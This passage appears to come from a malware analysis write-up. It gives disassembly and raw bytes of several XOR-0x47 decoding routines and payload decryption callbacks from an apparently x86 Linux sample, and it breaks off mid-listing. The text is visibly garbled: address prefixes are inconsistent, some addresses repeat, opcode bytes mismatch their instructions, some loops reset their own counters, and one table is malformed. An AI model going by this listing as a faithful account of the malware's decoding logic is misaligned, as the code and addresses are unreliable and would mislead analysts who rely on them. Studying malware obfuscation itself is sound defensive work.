LOAD:0005FC38
LOAD:0005FC38
LOAD:0005FC38 0F B6 0C 16
LOAD:0005FC3C 89 F8
LOAD:0005FC3E 31 C8
LOAD:0005FC40 31 D8
LOAD:0005FC42 01 C8
LOAD:0005FC44 31 D0
LOAD:0005FC46 8B 04 16
LOAD:0005FC49 83 C2 01
LOAD:0005FC4C 39 55 0C
LOAD:0005FC4F 77 E7
LOAD:0005FC51
LOAD:0005FC51
LOAD:0005FC51 89 F0
LOAD:0005FC53 5B
LOAD:0005FC54 5E
LOAD:0005FC55 5F
LOAD:0005FC56 5D
LOAD:0005FC57 C3
LOAD:0005FC57
LOAD:0005FC57

; int __cdecl serial_bind_0x0b06803a_xcode(char *buffer, int length, unsigned __int8 key)
serial_bind_0x0b06803a_xcode proc near ; DATA XREF: LOAD:000639F0+0

    buffer = dword ptr 8
    length = dword ptr 0Ch
    arg_8 = byte ptr 10h

    push ebp
    mov ebp, esp
    mov eax, [ebp+length]
    push edi
    movzx edi, [ebp+arg_8]
    push esi
    mov esi, [ebp+buffer]
    push ebx
    test eax, eax
    jz short loc_805FC51
    xor edx, edx
    xor ebx, ebx

loc_805FC38:
    movzx ecx, byte ptr [esi+edx] ; CODE XREF: serial_bind_0x0b06803a_xcode+2F1j
    mov eax, edi
    xor eax, ecx
    xor eax, ebx
    add ebx, ecx
    xor eax, edx
    mov [esi+edx], al
    add edx, 1
    cmp [ebp+length], edx
    ja short loc_805FC38

loc_805FC51:
    mov eax, esi ; CODE XREF: serial_bind_0x0b06803a_xcode+121j
    pop ebx
    pop esi
    pop edi
    pop ebp
    retn

serial_bind_0x0b06803a_xcode endp

```

4. XOR 0x47 function type 3:

```

LOAD:0005FC60
LOAD:0005FC60
LOAD:0005FC60
LOAD:0005FC60
LOAD:0005FC60
LOAD:0005FC60
LOAD:0005FC60 55
LOAD:0005FC61 89 E5
LOAD:0005FC63 57
LOAD:0005FC64 8B 7D 0C
LOAD:0005FC67 56
LOAD:0005FC68 8B 75 08
LOAD:0005FC6B 53
LOAD:0005FC6C 85 FF
LOAD:0005FC6E 74 21
LOAD:0005FC70 31 DB
LOAD:0005FC72 31 D2
LOAD:0005FC74 8D 74 26 00
LOAD:0005FC78
LOAD:0005FC78
LOAD:0005FC78 0F B6 04 16
LOAD:0005FC7C 89 C1
LOAD:0005FC7E 83 F1 47
LOAD:0005FC81 31 D9
LOAD:0005FC83 01 C3
LOAD:0005FC85 31 D1
LOAD:0005FC87 8B 0C 16
LOAD:0005FC8A 83 C2 01
LOAD:0005FC8D 39 D7
LOAD:0005FC8F 77 E7
LOAD:0005FC91
LOAD:0005FC91
LOAD:0005FC91 89 F0
LOAD:0005FC93 5B
LOAD:0005FC94 5E
LOAD:0005FC95 5F
LOAD:0005FC96 5D
LOAD:0005FC97 C3
LOAD:0005FC97

; int __cdecl serial_bind_0x4743c911_xor(char *buf, int len)
serial_bind_0x4743c911_xor proc near ; CODE XREF: serial_bind_0xd1eb34ee_decode+136fp
; serial_bvp+37fp
; DATA XREF: ...

    buf = dword ptr 8
    len = dword ptr 0Ch

    push ebp
    mov ebp, esp
    push edi
    mov edi, [ebp+len]
    push esi
    mov esi, [ebp+buf]
    push ebx
    test edi, edi
    jz short loc_805FC91
    xor ebx, ebx
    xor edx, edx
    lea esi, [esi+0]

loc_805FC78:
    movzx eax, byte ptr [esi+edx] ; CODE XREF: serial_bind_0x4743c911_xor+2F1j
    mov ecx, eax
    xor ecx, 47h ; xor 0x47
    xor ecx, ebx
    add ebx, ecx
    xor ecx, edx
    mov [esi+edx], cl
    add edx, 1
    cmp edi, edx
    ja short loc_805FC78

loc_805FC91:
    mov eax, esi ; CODE XREF: serial_bind_0x4743c911_xor+E1j
    pop ebx
    pop esi
    pop edi
    pop ebp
    retn

```


5. XOR 0x47 type 4:

```

LOAD:0005FCA0
LOAD:0005FCA0
LOAD:0005FCA0
LOAD:0005FCA0
LOAD:0005FCA0
LOAD:0005FCA0
LOAD:0005FCA0 55
LOAD:0005FCA1 B9 01 00 00 00
LOAD:0005FCA6 89 F5
LOAD:0005FCA8 56
LOAD:0005FCA9 88 45 08
LOAD:0005FCAC 53
LOAD:0005FCAD 0F B6 5D 10
LOAD:0005FCB1 8B 75 0C
LOAD:0005FCB4 83 F3 47
LOAD:0005FCB7 88 18
LOAD:0005FCB9 8D B4 26 00 00 00
LOAD:0005FCC0
LOAD:0005FCC0 0F B6 54 0E FF
LOAD:0005FCC5 31 DA
LOAD:0005FCC7 83 F2 47
LOAD:0005FCCA 31 CA
LOAD:0005FCCC 88 14 08
LOAD:0005FCCF 83 C1 01
LOAD:0005FCD2 01 D3
LOAD:0005FCD4 80 7C 0E FE 00
LOAD:0005FCD9 75 E5
LOAD:0005FCD8 5B
LOAD:0005FCD0 5E
LOAD:0005FCD0 5D
LOAD:0005FCDE C3
LOAD:0005FCDE

; int __cdecl serial_bind_0x9fa14ba6_xcode(char *buffer, int length, unsigned __int8 key)
serial_bind_0x9fa14ba6_xcode proc near ; DATA XREF: LOAD:000639B4:0

buffer      = dword ptr 8
length      = dword ptr 0Ch
key         = byte ptr 10h

        push    ebp
        mov     ecx, 1
        mov     ebp, esp
        push    esi
        mov     eax, [ebp+buffer]
        push    ebx
        movzx   ebx, [ebp+key]
        mov     esi, [ebp+length]
        xor     ebx, 47h
        mov     [eax], bl
        lea     esi, [esi+0]

loc_805FCC0:
        movzx   edx, byte ptr [esi+ecx-1]
        xor     edx, ebx
        xor     edx, 47h
        xor     edx, ecx
        mov     [eax+ecx], dl
        add     ecx, 1
        add     ebx, edx
        cmp     byte ptr [esi+ecx-2], 0
        jnz     short loc_805FCC0
        pop     ebx
        pop     esi
        pop     ebp
        retn

serial_bind_0x9fa14ba6_xcode endp

```

6. XOR 0x47

```

.OAD:0005FCE0
.OAD:0005FCE0
.OAD:0005FCE0
.OAD:0005FCE0
.OAD:0005FCE0
.OAD:0005FCE0
.OAD:0005FCE0 55
.OAD:0005FCE1 89 E5
.OAD:0005FCE3 57
.OAD:0005FCE4 88 45 08
.OAD:0005FCE7 56
.OAD:0005FCE8 8B 7D 0C
.OAD:0005FCEB 53
.OAD:0005FCEC 0F B6 5D 14
.OAD:0005FCE0 83 F3 47
.OAD:0005FCF3 88 18
.OAD:0005FCF5 88 75 10
.OAD:0005FCF8 83 C6 01
.OAD:0005FCF8 83 FE 01
.OAD:0005CFE 76 20
.OAD:0005FD00 89 01 00 00 00
.OAD:0005FD05 8D 76 00
.OAD:0005FD08
.OAD:0005FD08
.OAD:0005FD08 0F B6 54 0F FF
.OAD:0005FD00 31 DA
.OAD:0005FD0F 83 F2 47
.OAD:0005FD12 31 CA
.OAD:0005FD14 88 14 08
.OAD:0005FD17 83 C1 01
.OAD:0005FD1A 01 D3
.OAD:0005FD1C 39 F1
.OAD:0005FD1E 72 E8
.OAD:0005FD20
.OAD:0005FD20
.OAD:0005FD20 5B
.OAD:0005FD21 5E
.OAD:0005FD22 5F
.OAD:0005FD23 5D
.OAD:0005FD24 C3
.OAD:0005FD24

; _BYTE * __cdecl serial_bind_0xcc17976_xcode(char *src, char *dst, int length, unsigned __int8 key)
serial_bind_0xcc17976_xcode proc near ; DATA XREF: LOAD:000639C8:0

src         = dword ptr 8
dst         = dword ptr 0Ch
length      = dword ptr 10h
key         = byte ptr 14h

        push    ebp
        mov     ebp, esp
        push    edi
        mov     eax, [ebp+src]
        push    esi
        mov     edi, [ebp+dst]
        push    ebx
        movzx   ebx, [ebp+key]
        xor     ebx, 47h
        mov     [eax], bl
        mov     esi, [ebp+length]
        add     esi, 1
        cmp     esi, 1
        jbe     short loc_805FD20
        mov     ecx, 1
        lea     esi, [esi+0]

loc_805FD08:
        movzx   edx, byte ptr [edi+ecx-1]
        xor     edx, ebx
        xor     edx, 47h
        xor     edx, ecx
        mov     [eax+ecx], dl
        add     ecx, 1
        add     ebx, edx
        cmp     ecx, esi
        jnb     short loc_805FD08

loc_805FD20:
        pop     ebx
        pop     esi
        pop     edi
        pop     ebp
        retn

serial_bind_0xcc17976_xcode endp

```

7. Encryption function

```

LOAD:0005FD30 ; int __cdecl serial_bind_0xfaf1edf1_xcode(char *buffer, int length, unsigned __int8 key)
LOAD:0005FD30 serial_bind_0xfaf1edf1_xcode proc near ; DATA XREF: LOAD:000639A01q
LOAD:0005FD30
LOAD:0005FD30
LOAD:0005FD30
LOAD:0005FD30
LOAD:0005FD30
LOAD:0005FD30
LOAD:0005FD30 55
LOAD:0005FD31 89 E5
LOAD:0005FD33 57
LOAD:0005FD34 8B 45 08
LOAD:0005FD37 56
LOAD:0005FD38 8B 75 0C
LOAD:0005FD3B 53
LOAD:0005FD3C 0F B6 7D 10
LOAD:0005FD40 85 F6
LOAD:0005FD42 74 19
LOAD:0005FD44 31 C9
LOAD:0005FD46 31 DB
LOAD:0005FD48
LOAD:0005FD48
LOAD:0005FD48 89 FA
LOAD:0005FD4A 32 14 08
LOAD:0005FD4D 31 DA
LOAD:0005FD4F 31 CA
LOAD:0005FD51 8B 14 08
LOAD:0005FD54 83 C1 01
LOAD:0005FD57 01 D3
LOAD:0005FD59 39 CE
LOAD:0005FD5B 77 EB
LOAD:0005FD5D
LOAD:0005FD5D
LOAD:0005FD5D 5B
LOAD:0005FD5E 5E
LOAD:0005FD5F 5F
LOAD:0005FD60 5D
LOAD:0005FD61 C3
LOAD:0005FD61
LOAD:0005FD61
LOAD:0005FD62 8D B4 26 00 00 00 00 8D BC 27 00 00+
LOAD:0005FD62 8D B4 26 00 00 00 00 8D BC 27 00 00+

; int __cdecl serial_bind_0xfaf1edf1_xcode(char *buffer, int length, unsigned __int8 key)
serial_bind_0xfaf1edf1_xcode proc near ; DATA XREF: LOAD:000639A01q

buffer      = dword ptr 8
length      = dword ptr 0Ch
key         = byte ptr 10h

push ebp
mov ebp, esp
push edi
mov eax, [ebp+buffer]
push esi
mov esi, [ebp+length]
push ebx
movzx edi, [ebp+key]
test esi, esi
jz short loc_805FD50
xor ecx, ecx
xor ebx, ebx

loc_805FD48: ; CODE XREF: serial_bind_0xfaf1edf1_xcode+2B1j
mov edx, edi
xor dl, [eax+ecx]
xor edx, ebx
xor ecx, ecx
mov [eax+ecx], dl
add ecx, 1
add ebx, edx
cmp esi, ecx
ja short loc_805FD48

loc_805FD50: ; CODE XREF: serial_bind_0xfaf1edf1_xcode+121j
pop ebx
pop esi
pop edi
pop ebp
retn

serial_bind_0xfaf1edf1_xcode endp
; -----
align 10h

```

8. XOR 0x47 function type 5

```

.OAD:0005FD70
.OAD:0005FD70
.OAD:0005FD70
.OAD:0005FD70
.OAD:0005FD70
.OAD:0005FD70
.OAD:0005FD70
.OAD:0005FD70
.OAD:0005FD70 55
.OAD:0005FD71 89 E5
.OAD:0005FD73 56
.OAD:0005FD74 8B 75 0C
.OAD:0005FD77 53
.OAD:0005FD78 8B 45 08
.OAD:0005FD7B 85 F6
.OAD:0005FD7D 74 20
.OAD:0005FD7F 31 D8
.OAD:0005FD81 31 C9
.OAD:0005FD83 90
.OAD:0005FD84 8D 74 26 00
.OAD:0005FD88
.OAD:0005FD88
.OAD:0005FD88 0F B6 14 08
.OAD:0005FD8C 31 DA
.OAD:0005FD8E 83 F2 47
.OAD:0005FD91 31 CA
.OAD:0005FD93 8B 14 08
.OAD:0005FD96 83 C1 01
.OAD:0005FD99 01 D3
.OAD:0005FD9B 39 CE
.OAD:0005FD9D 77 E9
.OAD:0005FD9F
.OAD:0005FD9F
.OAD:0005FD9F 5B
.OAD:0005FDA0 5E
.OAD:0005FDA1 5D
.OAD:0005FDA2 C3
.OAD:0005FDA2
.OAD:0005FDA2

; int __cdecl serial_bind_0x4b369f56_xcode(char *buffer, int length)
serial_bind_0x4b369f56_xcode proc near ; CODE XREF: serial_bind_0xd1eb34ee_decode+1871p
; serial_bind_0xd1eb34ee_decode+1E87p ...

xx          = dword ptr 8
yy          = dword ptr 0Ch

push ebp
mov ebp, esp
push esi
mov esi, [ebp+yy]
push ebx
mov eax, [ebp+xx]
test esi, esi
jz short loc_805FD9F
xor ebx, ebx
xor ecx, ecx
nop
lea esi, [esi+0]

loc_805FD88: ; CODE XREF: serial_bind_0x4b369f56_xcode+2D1j
movzx edx, byte ptr [eax+ecx]
xor edx, ebx
xor edx, 47h
xor ecx, ecx
mov [eax+ecx], dl
add ecx, 1
add ebx, edx
cmp esi, ecx
ja short loc_805FD88

loc_805FD9F: ; CODE XREF: serial_bind_0x4b369f56_xcode+D1j
pop ebx
pop esi
pop ebp
retn

serial_bind_0x4b369f56_xcode endp

```

Payload-Related Encryption Methods

There are five main decryption methods for the payload to be loaded.

Method 1

```

LOAD:0804A2E0 ; int __cdecl decode_callback_t1(int sysinfo, int payload, int i386, int tw, int bb, int cc)
LOAD:0804A2E0 decode_callback_t1 proc near                ; DATA XREF: main+4B81o
LOAD:0804A2E0
LOAD:0804A2E0
LOAD:0804A2E0 aa = dword ptr -28h
LOAD:0804A2E0 sysinfo = dword ptr 8
LOAD:0804A2E0 payload = dword ptr 0Ch
LOAD:0804A2E0 i386 = dword ptr 10h
LOAD:0804A2E0 tw = dword ptr 14h
LOAD:0804A2E0 bb = dword ptr 18h
LOAD:0804A2E0 cc = dword ptr 1Ch
LOAD:0804A2E0
LOAD:0804A2E0 55 push ebp
LOAD:0804A2E1 89 E5 mov ebp, esp
LOAD:0804A2E3 56 push esi
LOAD:0804A2E4 53 push ebx
LOAD:0804A2E5 83 EC 30 sub esp, 30h
LOAD:0804A2E8 8B 45 10 mov eax, [ebp+i386]
LOAD:0804A2EB 8B 55 14 mov edx, [ebp+tw]
LOAD:0804A2EE 8D 75 D8 lea esi, [ebp+aa]
LOAD:0804A2F1 8B 5D 0C mov ebx, [ebp+payload]
LOAD:0804A2F4 C7 45 F4 FF FF FF FF mov [ebp+aa+1Ch], 0FFFFFFFh
LOAD:0804A2FB 89 45 E0 mov [ebp+aa+8], eax
LOAD:0804A2FE 8B 45 18 mov eax, [ebp+bb]
LOAD:0804A301 89 55 F4 mov [ebp+aa+0Ch], edx
LOAD:0804A304 8B 55 1C mov edx, [ebp+cc]
LOAD:0804A307 C7 45 F0 00 00 00 00 mov [ebp+aa+18h], 0
LOAD:0804A30E 89 74 24 04 mov [esp+4], esi ; val
LOAD:0804A312 89 45 D8 mov [ebp+aa], eax
LOAD:0804A315 89 55 DC mov [ebp+aa+4], edx
LOAD:0804A318 89 1C 24 mov [esp], ebx ; buf
LOAD:0804A31B E8 30 5A 00 00 call serial_bind_0xd1eb34ee_decode
LOAD:0804A320 3D 03 01 00 00 cmp eax, 103h
LOAD:0804A325 74 21 jz short loc_804A348
LOAD:0804A327
LOAD:0804A327 loc_804A327:                                ; CODE XREF: decode_callback_t1+721j
LOAD:0804A327 ; decode_callback_t1+891j ...
LOAD:0804A327 8B 45 F4 mov eax, [ebp+aa+1Ch]
LOAD:0804A32A 8D 50 FF lea edx, [eax-1]
LOAD:0804A32D 83 FA FD cmp edx, 0FFFFFFFDh
LOAD:0804A330 77 08 ja short loc_804A33A
LOAD:0804A332 89 04 24 mov [esp], eax
LOAD:0804A335 E8 56 65 01 00 call serial_bind_0x44611a64_free
LOAD:0804A33A
LOAD:0804A33A loc_804A33A:                                ; CODE XREF: decode_callback_t1+501j
LOAD:0804A33A 83 C4 30 add esp, 30h
LOAD:0804A33D 31 C0 xor eax, eax
LOAD:0804A33F 5B pop ebx
LOAD:0804A340 5E pop esi
LOAD:0804A341 5D pop ebp
LOAD:0804A342 C3 retn
LOAD:0804A342
LOAD:0804A343 90 8D 74 26 00 ; -----
LOAD:0804A348 align 8
LOAD:0804A348
LOAD:0804A348 loc_804A348:                                ; CODE XREF: decode_callback_t1+451j
LOAD:0804A348 0F B6 45 E8 movzx eax, byte ptr [ebp+aa+10h]
```

| | | | | |
|------------------------------------|--|------------------------------|-------------------------------|--------------------------------------|
| LOAD:0804A390 | | decode_callback_t2 proc near | | ; DATA XREF: main+D1840 |
| LOAD:0804A390 | | | | |
| LOAD:0804A390 | | val | = dword ptr -38h | |
| LOAD:0804A390 | | var_34 | = dword ptr -34h | |
| LOAD:0804A390 | | var_30 | = dword ptr -30h | |
| LOAD:0804A390 | | var_2C | = dword ptr -2Ch | |
| LOAD:0804A390 | | var_28 | = byte ptr -28h | |
| LOAD:0804A390 | | bb | = dword ptr -20h | |
| LOAD:0804A390 | | aa | = dword ptr -1Ch | |
| LOAD:0804A390 | | var_C | = dword ptr -0Ch | |
| LOAD:0804A390 | | var_8 | = dword ptr -8 | |
| LOAD:0804A390 | | var_4 | = dword ptr -4 | |
| LOAD:0804A390 | | cc | = dword ptr 8 | |
| LOAD:0804A390 | | dd | = dword ptr 0Ch | |
| LOAD:0804A390 | | arg_8 | = dword ptr 10h | |
| LOAD:0804A390 | | arg_C | = dword ptr 14h | |
| LOAD:0804A390 | | arg_10 | = dword ptr 18h | |
| LOAD:0804A390 | | arg_14 | = dword ptr 1Ch | |
| LOAD:0804A390 | | | | |
| LOAD:0804A390 55 | | push | ebp | |
| LOAD:0804A391 89 E5 | | mov | ebp, esp | |
| LOAD:0804A393 83 EC 48 | | sub | esp, 48h | |
| LOAD:0804A396 8B 45 10 | | mov | eax, [ebp+arg_8] | |
| LOAD:0804A399 8B 55 14 | | mov | edx, [ebp+arg_C] | |
| LOAD:0804A39C 89 5D F4 | | mov | [ebp+var_C], ebx | |
| LOAD:0804A39F 8B 5D 0C | | mov | ebx, [ebp+dd] | |
| LOAD:0804A3A2 89 75 F8 | | mov | [ebp+var_8], esi | |
| LOAD:0804A3A5 8D 75 C8 | | lea | esi, [ebp+val] | |
| LOAD:0804A3A8 89 45 D0 | | mov | [ebp+var_30], eax | |
| LOAD:0804A3AB 8B 45 18 | | mov | eax, [ebp+arg_10] | |
| LOAD:0804A3AE 89 55 D4 | | mov | [ebp+var_2C], edx | |
| LOAD:0804A3B1 8B 55 1C | | mov | edx, [ebp+arg_14] | |
| LOAD:0804A3B4 89 7D FC | | mov | [ebp+var_4], edi | |
| LOAD:0804A3B7 BF 0D 00 00 00 | | mov | edi, 0Dh | |
| LOAD:0804A3BC C7 45 E4 FF FF FF FF | | mov | [ebp+aa], 0FFFFFFFh | |
| LOAD:0804A3C3 89 45 C8 | | mov | [ebp+val], eax | |
| LOAD:0804A3C6 89 55 CC | | mov | [ebp+var_34], edx | |
| LOAD:0804A3C9 C7 45 E0 00 00 00 00 | | mov | [ebp+bb], 0 | |
| LOAD:0804A3D0 89 74 24 04 | | mov | [esp+4], esi ; val | |
| LOAD:0804A3D4 89 1C 24 | | mov | [esp], ebx ; buf | |
| LOAD:0804A3D7 E8 74 59 00 00 | | call | serial_bind_0xd1eb34ee_decode | |
| LOAD:0804A3DC 3D 03 01 00 00 | | cmp | eax, 103h | |
| LOAD:0804A3E1 74 25 | | jz | short loc_804A408 | |
| LOAD:0804A3E3 | | | | |
| LOAD:0804A3E3 | | loc_804A3E3: | | ; CODE XREF: decode_callback_t2+854j |
| LOAD:0804A3E3 | | | | ; decode_callback_t2+A04j ... |
| LOAD:0804A3E3 8B 55 E4 | | mov | edx, [ebp+aa] | |
| LOAD:0804A3E6 8D 42 FF | | lea | eax, [edx-1] | |
| LOAD:0804A3E9 83 F8 FD | | cmp | eax, 0FFFFFFFDh | |
| LOAD:0804A3EC 77 08 | | ja | short loc_804A3F6 | |
| LOAD:0804A3EE 89 14 24 | | mov | [esp], edx | |
| LOAD:0804A3F1 E8 9A 64 01 00 | | call | serial_bind_0x44611a64_free | |
| LOAD:0804A3F6 | | | | |
| LOAD:0804A3F6 | | loc_804A3F6: | | ; CODE XREF: decode_callback_t2+5C1j |
| LOAD:0804A3F6 89 F8 | | mov | eax, edi | |
| LOAD:0804A3F8 8B 5D F4 | | mov | ebx, [ebp+var_C] | |
| LOAD:0804A3FB 8B 75 F8 | | mov | esi, [ebp+var_8] | |
| LOAD:0804A3FE 8B 7D FC | | mov | edi, [ebp+var_4] | |

Method 3

```

LOAD:0804A460                                decode_callback_t3 proc near                ; DATA XREF: main+B154c
LOAD:0804A460
LOAD:0804A460                                var_40      = dword ptr -40h
LOAD:0804A460                                var_3C      = dword ptr -3Ch
LOAD:0804A460                                val         = dword ptr -38h
LOAD:0804A460                                var_34      = dword ptr -34h
LOAD:0804A460                                var_30      = dword ptr -30h
LOAD:0804A460                                var_2C      = dword ptr -2Ch
LOAD:0804A460                                var_28      = byte ptr -28h
LOAD:0804A460                                var_20      = dword ptr -20h
LOAD:0804A460                                var_1C      = dword ptr -1Ch
LOAD:0804A460                                buf         = dword ptr 0Ch
LOAD:0804A460                                arg_8       = dword ptr 10h
LOAD:0804A460                                arg_C       = dword ptr 14h
LOAD:0804A460                                arg_10      = dword ptr 18h
LOAD:0804A460                                arg_14      = dword ptr 1Ch
LOAD:0804A460
LOAD:0804A460 55                                push        ebp
LOAD:0804A461 89 E5                    mov         ebp, esp
LOAD:0804A463 57                                push        edi
LOAD:0804A464 56                                push        esi
LOAD:0804A465 53                                push        ebx
LOAD:0804A466 83 EC 4C                    sub         esp, 4Ch
LOAD:0804A469 8B 55 14                    mov         edx, [ebp+arg_C]
LOAD:0804A46C 8B 7D 0C                    mov         edi, [ebp+buf]
LOAD:0804A46F 8B 5D 18                    mov         ebx, [ebp+arg_10]
LOAD:0804A472 8B 75 1C                    mov         esi, [ebp+arg_14]
LOAD:0804A475 8B 45 10                    mov         eax, [ebp+arg_8]
LOAD:0804A478 89 55 D4                    mov         [ebp+var_2C], edx
LOAD:0804A47B 8D 55 C8                    lea         edx, [ebp+val]
LOAD:0804A47E 89 54 24 04                mov         [esp+4], edx ; val
LOAD:0804A482 89 55 C0                    mov         [ebp+var_40], edx
LOAD:0804A485 89 45 D0                    mov         [ebp+var_30], eax
LOAD:0804A488 89 5D C8                    mov         [ebp+val], ebx
LOAD:0804A48B 89 75 CC                    mov         [ebp+var_34], esi
LOAD:0804A48E C7 45 E4 FF FF FF FF                mov         [ebp+var_1C], 0FFFFFFFFh
LOAD:0804A495 C7 45 E0 00 00 00 00                mov         [ebp+var_20], 0
LOAD:0804A49C 89 3C 24                    mov         [esp], edi ; buf
LOAD:0804A49F E8 AC 58 00 00                call        serial_bind_0xd1eb34ee_decode
LOAD:0804A4A4 8B 55 C0                    mov         edx, [ebp+var_40]
LOAD:0804A4A7 C7 45 C4 0D 00 00 00                mov         [ebp+var_3C], 0Dh
LOAD:0804A4AE 3D 03 01 00 00                cmp         eax, 103h
LOAD:0804A4B3 74 59                                jz          short loc_804A50E
LOAD:0804A4B5
LOAD:0804A4B5                                loc_804A4B5:                                ; CODE XREF: decode_callback_t3+CF4j
LOAD:0804A4B5                                ; decode_callback_t3+1331j
LOAD:0804A4B5 8B 45 E4                    mov         eax, [ebp+var_1C]
LOAD:0804A4B8 8D 50 FF                    lea         edx, [eax-1]
LOAD:0804A4BB 83 FA FD                    cmp         edx, 0FFFFFFDh
LOAD:0804A4BE 0F 86 B4 00 00 00                jbe         loc_804A578
LOAD:0804A4C4
LOAD:0804A4C4                                loc_804A4C4:                                ; CODE XREF: decode_callback_t3+1271j
LOAD:0804A4C4 8B 35 00 4B 06 08                mov         esi, ds:g_section_count0
LOAD:0804A4CA 85 F6                    test        esi, esi
LOAD:0804A4CC 74 2B                    jz          short loc_804A4F9
LOAD:0804A4CE 31 DB                    xor         ebx, ebx

```


Method 4

```

LOAD:0804A5C0
LOAD:0804A5C0
LOAD:0804A5C0
LOAD:0804A5C0
LOAD:0804A5C0
LOAD:0804A5C0
LOAD:0804A5C0
LOAD:0804A5C0
LOAD:0804A5C0
LOAD:0804A5C0
LOAD:0804A5C0
LOAD:0804A5C0
LOAD:0804A5C0
LOAD:0804A5C0
LOAD:0804A5C0
LOAD:0804A5C0 55
LOAD:0804A5C1 89 E5
LOAD:0804A5C3 57
LOAD:0804A5C4 BF 0D 00 00 00
LOAD:0804A5C9 56
LOAD:0804A5CA 53
LOAD:0804A5CB 83 EC 3C
LOAD:0804A5CE 8B 45 10
LOAD:0804A5D1 8B 55 14
LOAD:0804A5D4 8D 75 C8
LOAD:0804A5D7 8B 5D 0C
LOAD:0804A5DA C7 45 E4 FF FF FF FF
LOAD:0804A5E1 89 45 D0
LOAD:0804A5E4 8B 45 18
LOAD:0804A5E7 89 55 D4
LOAD:0804A5EA 8B 55 1C
LOAD:0804A5ED C7 45 E0 00 00 00 00
LOAD:0804A5F4 89 74 24 04
LOAD:0804A5F8 89 45 C8
LOAD:0804A5FB 89 55 CC
LOAD:0804A5FE 89 1C 24
LOAD:0804A601 E8 4A 57 00 00
LOAD:0804A606 3D 03 01 00 00
LOAD:0804A60B 74 58
LOAD:0804A60D
LOAD:0804A60D
LOAD:0804A60D
LOAD:0804A60D 8B 45 E4
LOAD:0804A610 8D 50 FF
LOAD:0804A613 83 FA FD
LOAD:0804A616 0F 86 8C 00 00 00
LOAD:0804A61C
LOAD:0804A61C
LOAD:0804A61C A1 04 4B 06 08
LOAD:0804A621 85 C0
LOAD:0804A623 74 2C
LOAD:0804A625 31 DB
LOAD:0804A627 90
LOAD:0804A628
LOAD:0804A628
LOAD:0804A628 8B 14 DD 20 4D 06 08
LOAD:0804A62F 85 D2

; int __cdecl decode_callback_t4(int, int buf, int, int, int, int)
decode_callback_t4 proc near
; DATA XREF: main+A101o

val = dword ptr -38h
var_34 = dword ptr -34h
var_30 = dword ptr -30h
var_2C = dword ptr -2Ch
var_28 = byte ptr -28h
var_20 = dword ptr -20h
var_1C = dword ptr -1Ch
arg_0 = dword ptr 8
buf = dword ptr 0Ch
arg_8 = dword ptr 10h
arg_C = dword ptr 14h
arg_10 = dword ptr 18h
arg_14 = dword ptr 1Ch

push ebp
mov ebp, esp
push edi
mov edi, 0Dh
push esi
push ebx
sub esp, 3Ch
mov eax, [ebp+arg_8]
mov edx, [ebp+arg_C]
lea esi, [ebp+val]
mov ebx, [ebp+buf]
mov [ebp+var_1C], 0FFFFFFFh
mov [ebp+var_30], eax
mov eax, [ebp+arg_10]
mov [ebp+var_2C], edx
mov edx, [ebp+arg_14]
mov [ebp+var_20], 0
mov [esp+4], esi ; val
mov [ebp+val], eax
mov [ebp+var_34], edx
mov [esp], ebx ; buf
call serial_bind_0xd1eb34ee_decode
cmp eax, 103h
jz short loc_804A665

loc_804A60D:
; CODE XREF: decode_callback_t4+C01j
; decode_callback_t4+E01j
mov eax, [ebp+var_1C]
lea edx, [eax-1]
cmp edx, 0FFFFFFFDh
jbe loc_804A6A8

loc_804A61C:
; CODE XREF: decode_callback_t4+F71j
mov eax, ds:g_section_count1
test eax, eax
jz short loc_804A651
xor ebx, ebx
nop

loc_804A628:
; CODE XREF: decode_callback_t4+8F1j
mov edx, ds:g_section_map1.field_0.field_0[ebx*8]
test edx, edx

```

Method 5

```

OAD:0805FC60          ; int __cdecl serial_bind_0x4743c911_xor(char *buf, int len)
OAD:0805FC60          serial_bind_0x4743c911_xor proc near      ; CODE XREF: serial_bind_0xd1eb34ee_decode+136tp
OAD:0805FC60                                     ; serial_bvp+37tp
OAD:0805FC60                                     ; DATA XREF: ...
OAD:0805FC60          buf          = dword ptr 8
OAD:0805FC60          len          = dword ptr 0Ch
OAD:0805FC60          push     ebp
OAD:0805FC61          mov      ebp, esp
OAD:0805FC63          push     edi
OAD:0805FC64          mov      edi, [ebp+len]
OAD:0805FC67          push     esi
OAD:0805FC68          mov      esi, [ebp+buf]
OAD:0805FC6B          push     ebx
OAD:0805FC6C          test     edi, edi
OAD:0805FC6E          jz        short loc_805FC91
OAD:0805FC70          xor      ebx, ebx
OAD:0805FC72          xor      edx, edx
OAD:0805FC74          lea      esi, [esi+0]
OAD:0805FC78          loc_805FC78:          ; CODE XREF: serial_bind_0x4743c911_xor+2F4j
OAD:0805FC78          movzx    eax, byte ptr [esi+edx]
OAD:0805FC7C          mov      ecx, eax
OAD:0805FC7E          xor      ecx, 47h      ; xor 0x47
OAD:0805FC81          xor      ecx, ebx
OAD:0805FC83          add      ebx, eax
OAD:0805FC85          xor      ecx, edx
OAD:0805FC87          mov      [esi+edx], cl
OAD:0805FC8A          add      edx, 1
OAD:0805FC8D          cmp      edi, edx
OAD:0805FC8F          ja        short loc_805FC78
OAD:0805FC91          loc_805FC91:          ; CODE XREF: serial_bind_0x4743c911_xor+E1j
OAD:0805FC91          mov      eax, esi
OAD:0805FC93          pop      ebx
OAD:0805FC94          pop      esi
OAD:0805FC95          pop      edi
OAD:0805FC96          pop      ebp
OAD:0805FC97          retn
OAD:0805FC97          serial_bind_0x4743c911_xor endp
OAD:0805FC97

```

Payload Decryption Process

As shown in the main process of the main function, the payload parsing process is a relatively complex loop body process, and it is accompanied by many encryption confrontations.

Map and Load:

```
LOAD:004B706 89 4C 24 08
LOAD:004B70A 89 44 24 04
LOAD:004B70E 88 84 24 D8 10 00 00
LOAD:004B715 89 04 24
LOAD:004B718 E8 23 45 00 00
LOAD:004B71D 85 C0
LOAD:004B71F 0F 84 E0 00 00 00
LOAD:004B725 C7 44 24 44 04 00 00 00
LOAD:004B72D 8F 04 00 00 00
LOAD:004B732 C6 44 24 34 00
LOAD:004B737 C6 44 24 2B 1C
LOAD:004B73C C6 44 24 24 02
LOAD:004B741 C7 44 24 48 00 00 00 00
LOAD:004B749 C6 44 24 23 01
LOAD:004B74E E9 76 FA FF FF
LOAD:004B753
LOAD:004B753
LOAD:004B753
LOAD:004B759 0F 85 23 01 00 00
LOAD:004B759
LOAD:004B759
LOAD:004B759
LOAD:004B759 8D 84 24 D4 10 00 00
LOAD:004B760 89 44 24 08
LOAD:004B764 8D 84 24 D8 10 00 00
LOAD:004B76B 89 44 24 04
LOAD:004B76F 8B 06
LOAD:004B771 89 04 24
LOAD:004B774 E8 87 F6 FF FF
LOAD:004B779 85 C0
